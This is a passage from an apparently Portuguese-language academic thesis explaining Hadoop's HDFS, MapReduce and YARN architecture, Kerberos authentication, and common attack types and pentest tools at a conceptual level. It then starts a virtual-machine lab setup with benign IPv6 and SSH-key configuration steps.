- **DataNode:** Enquanto o NameNode gerencia os blocos de arquivos, são os DataNodes que efetivamente realizam o armazenamento dos dados. Como o HDFS é um sistema de arquivos distribuído, é comum a existência de diversas instâncias do DataNode em uma aplicação Hadoop, para que eles possam distribuir os blocos de arquivos em diversas máquinas. Um DataNode poderá armazenar múltiplos blocos, inclusive de diferentes arquivos. Além de armazenar, eles precisam se reportar constantemente ao NameNode, informando quais blocos estão guardando bem como todas as alterações realizadas localmente nesses blocos.

- **Bloco de arquivos** Em geral, os dados do usuário são armazenados nos arquivos da HDFS. O arquivo em um sistema de arquivo será dividido em um ou mais segmentos ou dados armazenados em cada um nós. Esses arquivos são chamados segmentos como blocos. Em outras palavras, o montante mínimo de dados que HDFS pode ler ou escrever é chamado de bloco. O tamanho de bloco padrão é de 64MB, mas pode ser aumentada conforme a necessidade de mudança na configuração HDFS.
- **Namespace** O HDFS suporta uma organização hierárquica tradicional de arquivos em que um usuário ou um aplicativo pode criar diretórios e armazenar arquivos neles. A hierarquia do namespace do sistema de arquivos é similar à maioria dos outros sistemas de arquivos existentes; é possível criar, renomear, reposicionar e remover arquivos.
- **SecondaryNameNode:** Utilizado para auxiliar o NameNode a manter seu serviço, e ser uma alternativa de recuperação no caso de uma falha do NameNode. Sua única função é realizar pontos de checagem do NameNode em intervalos pré definidos, de modo a garantir a sua recuperação e atenuar o seu tempo de reinicialização.

A figura 4 mostra de maneira geral a estrutura da arquitetura do HDFS e do seu formato de trabalho.




Figura 4: Infográfico - Visão geral HDFS

Fonte - (MSBI, 2016)

2.2.2 Hadoop MapReduce

MapReduce é um modelo de programação projetado para processamento paralelo e distribuído de grandes conjuntos de dados, criado pela Google, esse paradigma distribui os dados no formato chave-valor, onde a chave é o identificador do registro e valor é o seu conteúdo.

Um trabalho MapReduce normalmente divide o conjunto de dados de entrada em blocos independentes que são processados pelas tarefas do Map de maneira completamente paralela. A estrutura classifica as saídas dos Maps, que são inseridas nas tarefas de *reduce*. Normalmente, tanto a entrada quanto a saída do *Job* são armazenadas em um sistema de arquivos. O *framework* cuida das tarefas de planejamento, monitora-as e re-executa as tarefas com falha (APACHE,2018).

Para Tom White (2015, pag.19 e 22), o MapReduce é um modelo de programação para processamento de dados e que o MapReduce funciona dividindo o processo em duas partes, ou seja, na fase Map e na fase *Reduce*.

O MapReduce consegue abstrair a programação paralela em apenas duas funções, a Map e a *Reduce* facilitando a vida do desenvolvedor, como demonstra a figura 5.




Figura 5: Infográfico - Visão geral do funcionamento do MapReduce
Fonte - (LOPES, 2016)

arquitetura do MapReduce

Como pode-se observar na figura 6, a arquitetura MapReduce é semelhante a arquitetura do HDFS, sendo também baseada em mestre e escravo, onde o JobTracker é o mestre e o TaskTracker é o escravo. Segundo Tom White (2015, pag. 83) esses dois componentes do MapReduce são definidos da seguinte forma:




Figura 6: Infográfico - Visão geral MapReduce
Fonte - (HORTONWORKS, 2012)

- **JobTracker:** Assim como o NameNode, o JobTracker também possui uma função de gerenciamento, porém, nesse caso, o controle é realizado sobre o plano de execução das tarefas a serem processadas pelo MapReduce. Sua função é designar diferentes nós para processar as tarefas de uma aplicação e monitorá-las enquanto estiverem em execução. Um dos objetivos do monitoramento é, em caso de falha, identificar e reiniciar uma tarefa no mesmo nó ou, em caso de necessidade, em um nó diferente.
- **TaskTracker:** Processo responsável pela execução de tarefas MapReduce. Assim como os DataNodes, uma aplicação Hadoop é composta por diversas instâncias de TaskTrackers, cada uma em um nó escravo. Um TaskTracker executa uma tarefa Map

ou uma tarefa *Reduce* designada a ele. Como os TaskTrackers rodam sobre máquinas virtuais, é possível criar várias máquinas virtuais em uma mesma máquina física, de forma a explorar melhor os recursos computacionais.

Apesar da solução Hadoop com HDFS e o MapReduce ser muito útil para diversas aplicações, foram encontradas algumas limitações em sua versão 1.0, segundo Tom White (2015, pag.84), o MapReduce tinha uma limitação quando se trabalhava com cerca de 4000 mil nós e 40000 mil tarefas, pois o JobTracker ficava sobrecarregado e com isso era gerado uma perda de performance em cascata, outro problema encontrado era quando o JobTracker falhasse, todo restante da aplicação, ou seja, os taskTracker também falhavam, e tudo era perdido, com isso houve a necessidade de uma atualização, daí surgiu o Yarn, o Hadoop foi atualizado para a versão 2.0 e junto com ele vem o *framework* Yarn onde será explicado na próxima seção.

2.2.3 Apache Hadoop YARN

Como explicado anteriormente, o MapReduce na versão 1.0 sobrecarregava muito o JobTracker, com isso ocasionava uma falha em cascata, pois o JobTracker tinha o papel de gerenciar, monitorar e verificar falhas, sendo assim surge o *Framework* Yarn, também é um *framework* para trabalhar com processamento e armazenamento distribuído. O Yarn é um gerenciador de aplicativos distribuídos e de uso geral que veio pra substituir a antiga estrutura do MapReduce na qual se concentravam as tarefas e o gerenciamento apenas no JobTracker. Com o Yarn, o gerenciamento que antes era realizado pelo JobTracker agora passa a ser gerenciado pelo Yarn, onde o mesmo possui uma estrutura diferenciada para tal atividade. O Yarn possui os componentes ResourceManager, NodeManager e o ApplicationMaster, todos irão executar as tarefas que antes eram executadas apenas pelo JobTracker. Segundo a Hontonworks, os componentes do Yarn são definidos da seguinte forma:

- **ResourceManager:** Possui um escalonador conectável, que é responsável por alocar recursos para vários aplicativos em execução, sujeitos a restrições familiares de capacidades, filas, e entre outras. O Agendador é um agendador puro no sentido de que não realiza monitoramento ou rastreamento de status para o aplicativo, não oferecendo garantias sobre a reinicialização de tarefas com falha devido a falhas de aplicativos ou falhas de *hardware*. O Agendador executa sua função de agendamento com base nos requisitos de recursos dos aplicativos; Ele faz isso com base na noção abstrata de um recipiente de recursos que incorpora elementos de recursos como memória, CPU, disco, rede, e entre outros.

- **NodeManager:** É o escravo por máquina, que é responsável por lançar os recipientes dos aplicativos, monitorar o uso de recursos e relatar o mesmo ao ResourceManager.
- **ApplicationMaster:** Tem a responsabilidade de negociar contêineres de recursos apropriados do *Scheduler*, rastreando seu status e monitorando o progresso. Da perspectiva do sistema, o próprio ApplicationMaster é executado como um contêiner normal.

Como ilustra a figura 7, após instalado o Yarn, tem-se uma arquitetura similar ao MapReduce versão 1.0, porém com algumas vantagens, sendo uma delas de que se o nó mestre parar de funcionar toda a aplicação ainda continua funcionando, coisa que não acontecia na versão 1.0 do Hadoop.




Figura 7: Infográfico - Visão geral YARN

Fonte - (Apache, 2018)

2.2.4 Segurança do Hadoop

Nas versões anteriores do Hadoop a segurança fornecida é a que o cluster será utilizado por um grupo de usuários fechado, e as medidas de segurança são para evitar perdas acidentais e não autenticação (WHITE, 2015).

Com a replicação dos dados em nós diferentes, isso faz com que em casos de perda de dados, ou por descuido de algum usuário, os dados possam ser recuperados, pois existem cópias deles em outros nós. Isso não impede que usuário possa entrar como root e excluir todos os arquivos da raiz.

O que faltava para o Hadoop era um mecanismo de autenticação que garantisse que aquele usuário que estava tentando realizar tal atividade era ele mesmo (WHITE, 2015). A segurança do Hadoop é a autorização, apenas identifica se o usuário tem ou não a permissão para executar aquela tarefa desejada.

De acordo com White (2015) a autorização não é suficiente por si só, porque o sistema ainda está aberto ao abuso por meio de falsificação por um usuário mal-intencionado que pode ganhar rede e acesso ao cluster.

A instalação do Apache Hadoop não traz consigo uma segurança baseada em autenticação, com isso, faz necessário a implementação do protocolo kerberos.

Protocolo Kerberos

O Kerberos foi criado em meados dos anos 80, no instituto de tecnologia de Massachusetts, por Clifford Neuman e Steve Miller, ele foi desenvolvido durante o Projeto Athena, usando como base o protocolo Needham-Schroeder (LUZ, 2011). A ideia principal do protocolo é evitar a entrada de usuários estranhos na rede, ou seja, só entra usuários autenticados, e a autenticação do protocolo funciona por três serviços, três servidores.

- **Servidor de Autenticação (SA):** Responsável pela autenticação em si do usuário, pois a partir de um pedido a este servidor, ele receberá um ticket e uma chave de sessão, podendo assim continuar tentando se conectar com o sistema.
- **Servidor de Concessão de Ticket (TGS):** É o responsável pela concessão dos tickets para os serviços que utilizam o Kerberos.

- **Servidor de Administração (KADM):** Responsável pelo controle das chaves secretas, cadastrando-as tanto no cliente quanto no servidor. Para isso o usuário precisa fazer o seu cadastramento, escolhendo um username e uma senha.




Figura 8: Visão do funcionamento do kerberos
Fonte - (DROIDHUB, 2014)

O funcionamento do kerberos possui muitas vantagens, uma delas é que as senhas duram poucas horas, ao realizar uma requisição ao servidor de autenticação e depois ao servidor de concessão de ticket o usuário garante uma senha, porém ela dura por no máximo 8 horas, dificultando assim alguma tentativa de força bruta.

Muitas aplicações podem ser protegidas pelo kerberos, tais como: ssh, telnet, linux, e entre outros. A figura 8 ilustra uma visão geral do funcionamento do protocolo kerberos, demonstrando que antes de tudo o cliente faz uma requisição para os servidores kerberos e logo após isso é que terá acesso ao servidor, que pode ser um ambiente Hadoop.

2.3 Tipos de ataques à segurança

Nos dias de hoje existem milhares de ataques diferentes, porém, neste trabalho foram utilizados três dos mais conhecidos no mundo da segurança da informação, eles são simples na sua forma de execução, mas o resultado pode ser desastroso para a vítima, sendo assim, são eles:

- **DoS:** É uma tentativa de fazer com que aconteça uma sobrecarga em um servidor ou computador comum para que recursos do sistema fiquem indisponíveis para seus utilizadores (CANALTECH, 2018). Essa prática de ataque não tem a intenção de invadir o sistema, mas tem a pretensão de deixar o sistema indisponível para os usuários, enviando muitos pacotes de requisições, na qual irá sobrecarregar a vítima, pois ela não irá conseguir responder todas as requisições e com isso irá ficar indisponível.

Ataques DDoS são executados há tempos e já prejudicaram empresas bastante conhecidas. Historicamente, servidores da CNN, Amazon, Yahoo, Microsoft e eBay já foram "vítimas". Em dezembro de 2010, por exemplo, os sites da Visa, Mastercard e Paypal sofreram ataques DDoS de um grupo defendendo a não existência de "censura" na internet. Em fevereiro de 2012, ataques foram executados contra sites de bancos brasileiros por motivos semelhantes (ALECRIM, 2012).




Figura 9: Visão do funcionamento de um DDoS

Fonte - (INFOWESTER, 2012)

A figura 9 mostra uma visão geral do funcionamento de um DDoS, o ataque de negação de serviço utilizado neste trabalho consiste em apenas uma máquina enviando pacotes para outra máquina, na tentativa de sobrecarregar o serviço e assim poder visualizar seu comportamento mediante ataques.

- **Metasploit framework:** Plataforma de teste de penetração modular baseada em Ruby que permite escrever, testar e executar código de exploração. O *Metasploit Framework* contém um conjunto de ferramentas que pode ser usada para testar vulnerabilidades de

segurança, enumerar redes, executar ataques e evitar a detecção. Em sua essência, o *Metasploit Framework* é uma coleção de ferramentas comumente usadas que fornecem um ambiente completo para testes de penetração e desenvolvimento de exploração.

Esse *framework* possui um conjunto de ferramentas que podem ser acessadas pelo seu console msf. Nesta aplicação foi utilizado uma das suas ferramentas de força bruta, que pode ser utilizado nos seguintes protocolos: ssh, telnet e ftp. Essa ferramenta é formada por um conjunto de *exploit*, que podem encontrar vulnerabilidades diversas nos sistemas.

- **Man in the middle:** Traduzindo do inglês para o português como homem no meio, significa que o atacante irá ficar entre dois terminais, ou seja, no meio da conexão entre as duas vítimas, interceptando todo tráfego de comunicação entre essas duas máquinas. Esse ataque pode ter algumas variantes, através dele pode-se clonar o browser das vítimas, enviar e-mails falsos, e entre outros. Esse ataque é muito difícil de detectar, pois ambos os usuários pensam que estão se comunicando sem que ninguém perceba. Neste trabalho foi utilizado esse ataque e com a ferramenta ettercap, foi possível conseguir poluir a tabela ARP de um host, com isso, foi possível saber que ele estava se reportando para a máquina atacante, ao invés de se reportar para a máquina verdadeira, como ilustrado na figura 10.




Figura 10: Visão geral de um MITM
Fonte - (DARKMOREOPS, 2016)

- **Protocolo ARP:** O protocolo ARP é o mecanismo responsável pela associação do endereço MAC a um endereço IP, da seguinte forma: Se um hostA pretende se comunicar

com um hostB, então o hostA pega o endereço IP do hostB e envia pra rede em broadcast "perguntando quem tem o endereço físico correspondente aquele IP", com isso, o hostB "responde com o endereço físico, ou seja, o endereço MAC". Dai o hostA guarda em uma tabela, a tabela ARP, o endereço IP e o endereço MAC correspondentes, e com isso pode ocorrer a comunicação (PINTO, 2011).

2.4 PenTest

O *PenTest*, também conhecido como Teste de Intrusão, é um teste realizado em uma rede ou um sistema de computadores com o objetivo de descobrir vulnerabilidades no sistema. Através desse teste um Pentester pode descobrir todas as vulnerabilidades encontradas em uma rede e até mesmo descobrir qual o tamanho do dano que uma invasão causaria aos computadores e a rede.

Existem dois tipos de *PenTest*, o *Blackbox* e *Whitebox*, cada tipo de teste é feito para descobrir diferentes problemas e para prever diferentes tipos de ataques.

Whitebox

O *Whitebox* é um teste realizado com o Pentester sabendo todas as informações sobre a rede como topografia, IPs, senhas, níveis de usuários e logins. Esse é o mais amplo de todos os testes e é capaz de encontrar qualquer vulnerabilidade.

Blackbox

O *Blackbox* é um teste mais voltado para situações reais onde o testador não terá nenhuma informação sobre o sistema, quase como um teste cego.

Esse teste é muito próximo do que acontece na vida real quando um *cracker* tenta quebrar a segurança de uma rede e é atualmente o mais requisitado pelas empresas.

2.4.1 Fases de um PenTest

Uma análise de *PenTest* consiste em fases bem definidas e organizadas, normalmente divididas em um ciclo de vida, na qual cada fase possui diferentes etapas, definidas a seguir.

Fase de Reconhecimento

Nessa fase a equipe de PenTesters realiza o levantamento do máximo de informações possíveis sobre a empresa analisada. Dados como os serviços prestados, os principais gerentes e diretores, localização física, existência de filias, e entre outras.

Fase de Varredura

Nesse momento é realizado uma varredura do que está presente na rede. Por exemplo, o range de IPs que é utilizado, quais os servidores existentes, os sistemas operacionais utilizados, as portas abertas, e entre outras.

Fase de Obtenção de Acesso e Exploração

Com base no que foi identificado na fase de varredura, o PenTester fará a exploração de cada item, efetivamente em busca das vulnerabilidades existentes. Com o uso de técnicas de *exploit* e *brute force* tentará identificar quais serviços estão vulneráveis e que tipo de informação, falhas ou controles podem ser obtidos através daquele serviço.

Fase de Obtenção de Evidências e Reporte

As evidências de todas as falhas e vulnerabilidades identificadas são coletada pela equipe. Com base nessas informações, é gerado um relatório completo indicando os pontos vulneráveis de todos os elementos da empresa, falhas na rede, em *software* mal configurados e desatualizados, falta de elementos de segurança, e entre outros, indicando inclusive que prejuízos podem ser causados à empresa em cada uma das falhas.

Para realizar os teste de invasão os Pentesters utilizam diversas ferramentas e sistemas operacionais, mas o sistema mais utilizado é o kali linux, definido a seguir.

2.4.2 Kali Linux

Uma das ferramentas mais indicadas pelos profissionais da área de segurança da informação é o Kali Linux (antigo Backtrack) que é um sistema operacional feito para *hackers* e para a realização de testes de intrusão. O Kali é uma distribuição Linux, baseada em Debian que possui centenas de ferramentas para realização de testes de segurança e para exploração de

vulnerabilidades (AUGUSTO, 2017). De acordo com a página oficial do kali linux, na sua documentação ele é definido como

"O Kali Linux é uma distribuição Linux baseada no Debian destinada a testes avançados de penetração e auditoria de segurança. Kali contém várias centenas de ferramentas que são voltadas para várias tarefas de segurança da informação, tais como, testes de penetração, pesquisa de segurança, computação forense e engenharia reversa. O Kali Linux é desenvolvido, financiado e mantido pela Offensive Security, uma empresa líder em treinamento de segurança da informação"(KALI LINUX, 2018).

Além disso, ainda de acordo com a página oficial, o kali linux possui mais de 600 ferramentas de teste de penetração, é livre de código aberto e possui diversos suportes, tornando-se assim a ferramenta ideal e preferida para profissionais da área de segurança da informação.

Com as ferramentas que o kali linux oferece é possível realizar diversos tipos de testes de penetração, seguindo a ordem de um ataque que é desde o levantamento de informações até a obtenção dos dados, em cada fase dos ataques existem um conjunto de ferramentas designadas.

Dentre todas as ferramentas existentes no sistema operacional kali linux, existem algumas que merecem destaque e que são quase sempre utilizadas para realizar algum tipo de ataque, são elas:

- **Nmap:** A página oficial do nmap o define como

"O Nmap é uma ferramenta de código aberto para exploração de rede e auditoria de segurança. Ela foi desenhada para escanear rapidamente redes amplas, embora também funcione muito bem contra hosts individuais"(NMAP, 2018).

- **Wireshark:** O Wireshark é um analisador de protocolos de rede, ele analisa o tráfego da rede de forma minuciosa.
- **Metasploit framework:** Esse *framework* consiste de um conjunto de aplicações que são utilizadas para testes de invasão.
- **Ettercap:** Mais uma ferramenta para testes de invasão, ela é muito utilizada para realizar ataque *man in the middle*, ou seja, homem no meio traduzindo para o português.

- **Aircrack-ng:** Essa ferramenta é utilizada para quebrar senhas de redes wireless.

Essas são apenas algumas das poderosas ferramentas que o kali linux tem a sua disposição, considerando que o sistema é de código aberto, cada profissional pode ter sua ferramenta customizada. Em ataques *hacker* quase sempre são utilizadas as ferramentas citadas acima, pois cada uma tem um propósito específico e juntas formam um combinado de técnicas que auxiliam o PenTester em suas análises.

CENÁRIO AVALIADO

Neste capítulo, é apresentado o ambiente Apache Hadoop que foi idealizado, no qual é baseado em uma metodologia exploratória e experimental. Esse ambiente busca prover um auxílio ao usuário para que ele possa realizar testes antes de montar um ambiente real.

O ambiente Apache Hadoop consiste em alguns *softwares* gratuitos nos quais foram necessários realizar os *downloads*, tais como: Ubuntu-server 16.04, java-8, Hadoop-2.9.1, Ubuntu-Desktop-16.04, virtual-box e o kali-Linux-x64. A figura 2, ilustrada no primeiro capítulo tenta dar uma visão geral do ambiente proposto. Os *downloads* dos *softwares* citados anteriormente são ferramentas essenciais para o desenvolvimento deste trabalho, o procedimento de instalação também é bastante simples, porém, um pouco demorado considerando o *hardware* da máquina principal e tendo em vista que tudo estará dependendo apenas de uma máquina.

3.1 Processo de instalação

O processo de criação de uma máquina virtual com o *software* virtual-box é bem simples, basta abrir o *software* e depois clicar no botão 'novo', após isso é só escolher o nome e a quantidade de memória que deseja alocar para a máquina virtual. Com isso, basta seguir os procedimentos de instalação do sistema operacional, tais como, idioma, hora, usuário e senha.

Instalação do Ubuntu Server

Um cluster pode ser criado com qualquer sistema operacional, inclusive ele pode conter máquinas com diferentes sistemas operacionais, visto que, a comunicação é realizada pela rede via ssh, sendo assim, optou-se pelo sistema operacional Ubuntu server, pois o mesmo é gratuito e de código aberto.

Ao concluir a instalação do Ubuntu server, é necessário fazer algumas outras instalações no sistema operacional, tais como, o java e o openSSH. Concluindo essas instalações é necessário

desabilitar o ipv6 para poder utilizar o endereço 10.0.0.0 como *network*. Para desabilitar o ipv6 basta ir no caminho `/etc/sysctl.conf` e adicionar as seguintes linhas:

```
2
3 net.ipv6.conf.all.disable_ipv6 = 1
4 net.ipv6.conf.default.disable_ipv6 = 1
5 net.ipv6.conf.lo.disable_ipv6 = 1
6
```

Figura 11: Desabilitando o Ipv6

Fonte - (próprio autor, 2018)

Tendo o java instalado, o openSSH instalado e o ipv6 desabilitado, precisa-se criar uma chave para o SSH, que permite a conexão sem precisar digitar senha. Para criar a chave foi utilizado o comando: `'ssh-keygen -t rsa -P '`. Após gerar a chave pública basta copiar para um arquivo chamado *authorizedKeys*, isso tudo significa que está máquina aceitará a conexão de outra máquina que tenha a chave privada. Então, até este momento a configuração entre as máquinas do cluster está configurada. A próxima etapa é a instalação e configuração do *framework* Apache Hadoop.

Instalação do framework Apache Hadoop

